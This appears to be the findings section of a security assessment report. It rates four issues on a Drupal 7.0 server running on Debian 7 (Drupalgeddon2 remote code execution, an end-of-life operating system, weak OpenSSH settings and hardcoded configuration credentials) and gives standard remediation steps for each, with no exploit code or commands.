Drupalgeddon2
| ID | Vulnerability | Severity | Description |
|---|---|---|---|
| MF1 | Arbitrary Code Execution (RCE) | Critical | An attacker can inject a render array through a method POST, exploiting a vulnerability in the Drupal Form API. This is because requests starting with # , allowing PHP functions to be executed ( RCE) |
Immediate measures:
For Drupal 7.0, users are urged to update to version
7.58 or later. This is the most viable way to address this critical security vulnerability.
Because the service remained
version 7.0, post-incident measures must be applied, including: Verifying the integrity of configuration files such as.php, as well as clearing the cache to remove any traces of potentialrender arraysused by attackers
Debian 7
| ID | Vulnerability | Severity | Description |
|---|---|---|---|
| MF2 | Use of components with known vulnerabilities | High | The Debian version of the system has reached its End Of Life, so it is strongly discouraged because it may be affected by any vulnerabilities discovered since its EOL |
Immediate actions:
For Debian 7, users are urged to migrate the system to a long-term support distribution such as
debian 12/13orUbuntu 22.04.4 LTS.
SSH 6.0p1
| ID | Vulnerability | Severity | Description |
|---|---|---|---|
| MF3 | Use of components with known vulnerabilities | High | The SSH service is an outdated version; it allows password-based authentication, has no attempt limit, does not block suspicious IPs, and one of the users has a weak password, making techniques such as Dictionary Attack or Brute Force are entirely possible |
Immediate actions:
For version 6.0p1 of
OpenSSH, if it is not possible to switch systems, we urge you to:
- Use of
SSH Keysfor user authentication.- Disable the option
PermitRootLogin.- Enable
MaxAuthTriesby setting a low number of attempts.- Use a
whitelistof incoming IPs.
Hard-coded credentials
| ID | Vulnerability | Severity | Description |
|---|---|---|---|
| MF4 | Hardcoded secrets | Medium | The configuration file Drupal 7 contains hardcoded credentials, allowing an attacker to perform lateral movement techniques that affect the web system and the database. |
Immediate actions:
- Use system environment variables or secret managers.
- Set restrictive permissions so that only users with administrative privileges can read it.